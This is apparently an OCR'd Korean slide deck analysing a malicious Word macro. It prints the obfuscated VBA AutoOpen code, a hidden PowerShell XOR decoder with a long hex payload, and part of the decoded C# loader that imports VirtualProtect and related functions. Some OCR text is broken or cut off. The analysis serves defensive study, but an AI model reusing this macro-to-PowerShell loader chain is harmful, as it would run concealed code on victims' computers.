
다른 케이스 2

- 뜯어보면…


- CallByName GetObject(oa3d7f417485d7757b5b226e9634dc43f1ab(ka146b1f45a745be18dc31897e83a188a61732(1))), ← object
oa3d7f417485d7757b5b226e9634dc43f1ab(ka146b1f45a745be18dc31897e83a188a61732(2)), ← procname
1,
oa3d7f417485d7757b5b226e9634dc43f1ab(ka146b1f45a745be18dc31897e83a188a61732(0)), ← calltype
Null, Null, Null

다른 케이스 2

- 디버깅하면서 변수를 보기 위해
  새 문서 만들고 매크로 편집



다른 케이스 2


문서2 - Word (제품 인증 실패)
파일 홈 삽입 디자인 레이아웃 참조 편지 검토 보기 수행할 작업을 알려 주세요. 로그인 공유
붙여넣기 클립보드 Calibri(본문) 11 글꼴 단락 스타일 편집
가나다Aa 표준 가나다Aa 간격 없음 가나디 제목 1
'PRocess' CalL "CREate" "POwerShelL
Microsoft Visual Basic for Applications - ??2 - [ThisDocument (??)]
파일(F) 편집(E) 보기(V) 삽입(I) 형식(O) 디버그(D) 실행(R) 도구(T) 추가 기능(A) 창(W) 도움말(H)
17 ?, 90 ?
???? - Project
Normal
Project (??2)
Microsoft Word ??
ThisDocument
??
?? - ThisDocument
ThisDocumer Document
(??)
Private Function oa3d7f417485d7757b5b226e9634dc43f1ab(ByVal v848627b139ab53e51c147f11cddb82ba As String) As String
Dim td8ea4add7b45e2eea7e5d889f513def As Long: Dim w7174ccb4957da37ec271c8ec6b67de6995e As Long: Dim w7174ccb4957da
For w7174ccb4957da37ec271c8ec6b67de6995e = 1 To Len(v848627b139ab53e51c147f11cddb82ba) Step 2: Mid(v848627b139ab53
oa3d7f417485d7757b5b226e9634dc43f1ab = Replace(v848627b139ab53e51c147f11cddb82ba, "@", "")
End Function
Sub AutoOpen()
Dim ka146b1f45a745be18dc31897e83a188a61732() As String
ka146b1f45a745be18dc31897e83a188a61732 = m9ead888b7ffcfbcec4a4ce283611f314468a54d(dd65cd4e35829c4b42f9b58b1ef498de
Dim teee
teee = oa3d7f417485d7757b5b226e9634dc43f1ab(ka146b1f45a745be18dc31897e83a188a61732(1))
teee = oa3d7f417485d7757b5b226e9634dc43f1ab(ka146b1f45a745be18dc31897e83a188a61732(2))
teee = oa3d7f417485d7757b5b226e9634dc43f1ab(ka146b1f45a745be18dc31897e83a188a61732(0))
End Sub

다른 케이스 2

- 소스코드 변경해서 디버깅하며 각 변수들의 값을 조사식으로 확인

```
Sub AutoOpen()
Dim ka146b1f45a745be18dc31897e83a188a61732() As String
ka146b1f45a745be18dc31897e83a188a61732 = m9ead888b7ffcfbcec4a4ce283611f314468a54d(dd65c
Dim teee
teee = oa3d7f417485d7757b5b226e9634dc43f1ab(ka146b1f45a745be18dc31897e83a188a61732(1))
teee = oa3d7f417485d7757b5b226e9634dc43f1ab(ka146b1f45a745be18dc31897e83a188a61732(2))
teee = oa3d7f417485d7757b5b226e9634dc43f1ab(ka146b1f45a745be18dc31897e83a188a61732(0))
End Sub
```

???		
?	?	
teee	"winmgmts:₩₩.₩root₩cimv2:Win32_Process"	

???		
?	?	
teee	"Create"	

???		
?	?	??
teee	"powershell -WindowStyle Hidden function b8578ca { param($t	Va

다른 케이스 2

- 마지막 변수 powershell script는 너무 긴데
  조사식은 copy&paste가 안되므로, 문서에 출력

Inserting Text in a Document


06/08/2017 • 2 minutes to read •


Use the **InsertBefore**method or the **InsertAfter**method of the **Selection** object or selection or range of text. The following example inserts text at the end of the activ


VB

```
Sub InsertTextAtEndOfDocument()
 ActiveDocument.Content.InsertAfter Text:=" The end."
End Sub
```

다른 케이스 2








```
powershell -WindowStyle Hidden

function b8578ca {

param($h3ef2)

$tb7d4ce = 'tc32d93';$c265514 = '';

for ($i = 0; $i -lt $h3ef2.length; $i+=2) {

$a8e3636 = [convert]::ToByte($h3ef2.Substring($i, 2), 16);

$c265514 += [char]($a8e3636 -bxor $tb7d4ce[($i / 2) % $tb7d4ce.length]);

}

return $c265514;

}

$w86aa9 =
'01105a5c0319600d104757090246070a5d55446a4a0717565f4a6b461a175a5f01177a1a1756400b4960
1111455b075c404f16405b0a5e13271a404601541d300a52550a5640000a50415f4c401d0d54123740400
0065e1c2d760801105a5c0319600d10475709177d1117083f6e4946160f5a51445a5f1510401203580045
54486920555f3d0e435d164d1b560856400a5c5f4751111e215747061a635d0d5747494174571069411b
007256004b560710111b39194301015f5b0719400002475b0719560c1756400a197a1a17634616194112
02040151117a1a1763461619574c02570501154000115a5c03194947060b50550c1a4f38775e08705e040
c41464c1b5811115d57080a01564f13770a4d410d335c5b0a4d134943117e0b5857380a5140054b4a564
a6e12144c51180a5012174d52000a501201414711115d122d5747241741121c00524000021a174d411d0
d54120e5c0743011a093f7d5f182a5e420b4b475c41585716575618500110481976 1a17414b34565a1a17
```

```
powershell -WindowStyle Hidden
function b8578ca {
param($h3ef2)
$tb7d4ce = 'tc32d93';$c265514 = '';
for ($i = 0; $i -lt $h3ef2.length; $i+=2) {
$a8e3636 = [convert]::ToByte($h3ef2.Substring($i, 2), 16);
$c265514 += [char]($a8e3636 -bxor $tb7d4ce[($i / 2) % $tb7d4ce.length]);
}
return $c265514;
}
$w86aa9 = '01105a5c0319600d104757090246070a5d55446a4a0717565f4a6b461a175a5f01177a1a1756400b49
5e1c2d760801105a5c0319600d10475709177d1117083f6e4946160f5a51445a5f151040120358004554486920555
11b39194301015f5b0719400002475b0719560c1756400a197a1a176346161941120204015111 7a1a176346161957
770a4d410d335c5b0a4d134943117e0b5857380a5140054b4a564a6e12144c51180a5012174d52000a50120141471
7165756185001104819761a17414b34565a1a170e103250410016525e344b5c0006504646106e5413465008505054
161952150250 0b4819461d0d47121d00501757060b48195c011713470d57475401020452580a4d4a086920555f3d0
64011584360571075520717764016564149055 25e175c1a29434046054d5a1743564a105c411a43455d0d5d130605
4c51180a5012174d52000a50120d574754015007575c1b5d187a5c1069470643475055 0b5117430e121c005240000
947064d695716561a0f045c460b194a175650515f447a1a176346161950150107565 20c0e06055205570c1b000102
5a124b5053060d5742560e0f2d57472417411c3e5c411b4a48550b4d5c541a5007075a0809367a5c1069470643465
71055061e115a074d541f021c0d03580c4646445806435400540 6101a0f045c460b194a175650515f44710d175669
1c025f1c25555f1b007b75085651150f1b014d027e1511405a05551d370c434b4c4e044151570a48091f05060a560
45302504d1542115a5751010d1f474a084b070c5017591365015b70180a565c1019434002505653045d1114136501
02475a4c7c5d020a415d0a54561a171d61145c501d025f740b555711111d7314495f1d0052460d565d300247534d1
7755b085c1b165b06055c5a525c410251550e0743570107010805450003015 50d074052500207 0c0b410702025508
0602000c0440530650540b064c565103530c0741550302505a0741565102550d5640530650570c0615570302060c0
1462d57551b435000510f50490d56454469411b005641176a471511477b0a5f5c5c19570a50011a4f33415d075c40
12060106435b50534c4a47060a5d5544430a1756570b4d424000115a5c0319574c025705010411000000000000005
1515d0a5a2f565c034d5b4f0a180f561048161a4757444b5515540007597a5c1a1556401017671b214a460111494d
446713105b5256535c685c0a1c004d191654070b53000e565a2f565c034d5b294a084f165c4701115d121c0052400
$w86aa92 = b8578ca($w86aa9);
Add-Type -TypeDefinition $w86aa92;
[ga317]::bc53e();


```

다른 케이스 2

Windows PowerShell

```
PS C:\Users\jz> function b8578ca {
>> param($h3ef2)
>> $tb7d4ce = 'tc32d93';$c265514 = '';
>> for ($i = 0; $i -lt $h3ef2.length; $i+=2) {
>> $a8e3636 = [convert]::ToByte($h3ef2.Substring($i, 2), 16);
>> $c265514 += [char]($a8e3636 -bxor $tb7d4ce[($i / 2) % $tb7d4ce.length]);
>> }
>> return $c265514;
>> }
PS C:\Users\jz> $w86aa9 = '01105a5c0319600d104757090246070a5d55446a4a0717565f4a6b461a175a5f01177a1a1756400b49601111455
b075c404f16405b0a5e13271a404601541d300a52550a5640000a50415f4c401d0d541237404000065e1c2d760801105a5c0319600d10475709177
d1117083f6e4946160f5a51445a5f151040120358004554486920555f3d0e435d164d1b560856400a5c5f4751111e215747061a635d0d574749417
4571069411b007256004b560710111b39194301015f5b0719400002475b0719560c1756400a197a1a176346161941120204015111 7a1a176346161
9574c02570501154000115a5c03194947060b50550c1a4f38775e08705e040c41464c1b5811115d57080a01564f13770a4d410d335c5b0a4d13494
3117e0b5857380a5140054b4a564a6e12144c51180a5012174d52000a5012014147111 15d122d5747241741121c00524000021a174d411d0d54120
e5c0743011a093f7d5f182a5e420b4b475c41585716575618500110481976 1a17414b34565a1a170e103250410016525e344b5c0006504646106e5
4134650085050541047531050505406 4b46014b5d54015c5d08195115000400011 17a1a1763461619 5d47500057486c7a1a1763461619521502500
b4819461d0d47121d00501757060b48195c011713470d57475401020452580a4d4a086920555f3d0e435d164d1b562856400a5c5f47511d5608551
15843765c104b4a240c5a5c10041126175f7f0b4f5639065e5d164011584360571075520717764016564149055 25e175c1a29434046054d5a17435
64a105c411a43455d0d5d130605510b570a1b3d0d4762104b131655500450157a1a176346161941115107004850 5d00435b04565a0b11511a09144
65a2f565c034d5b294a084f165c4701115d121c0052400002091944';
PS C:\Users\jz> $w86aa92 = b8578ca($w86aa9);
PS C:\Users\jz> $w86aa92
using System;using System.Runtime.InteropServices;using System.Diagnostics;using System.IO;using System.Net;
public class ga317{[DllImport("kernel32",EntryPoint="GetProcAddress")] public static extern IntPtr rfa735(IntPtr d8ad7
e,string z3e8b15);[DllImport("kernel32", EntryPoint = "LoadLibrary")] public static extern IntPtr x9a4c1(string je47b)
;[DllImport("kernel32", EntryPoint="VirtualProtect")] public static extern bool bac72e(IntPtr n333e,UIntPtr aaac9, uin
t y9cc459, out uint b166a99);[DllImport("Kernel32.dll", EntryPoint="RtlMoveMemory", SetLastError=false)] static extern
 void rfb933(IntPtr b6c64,IntPtr re242,int h62c8e2);public static int bc53e(){IntPtr tb12bc = x9a4c1(b8578ca("150e405b
4a5d5f18"));if(tb12bc==IntPtr.Zero){goto yc5cc;}IntPtr cab4d65=rfa735(tb12bc,b8578ca("350e405b375a521a214654025c41"));
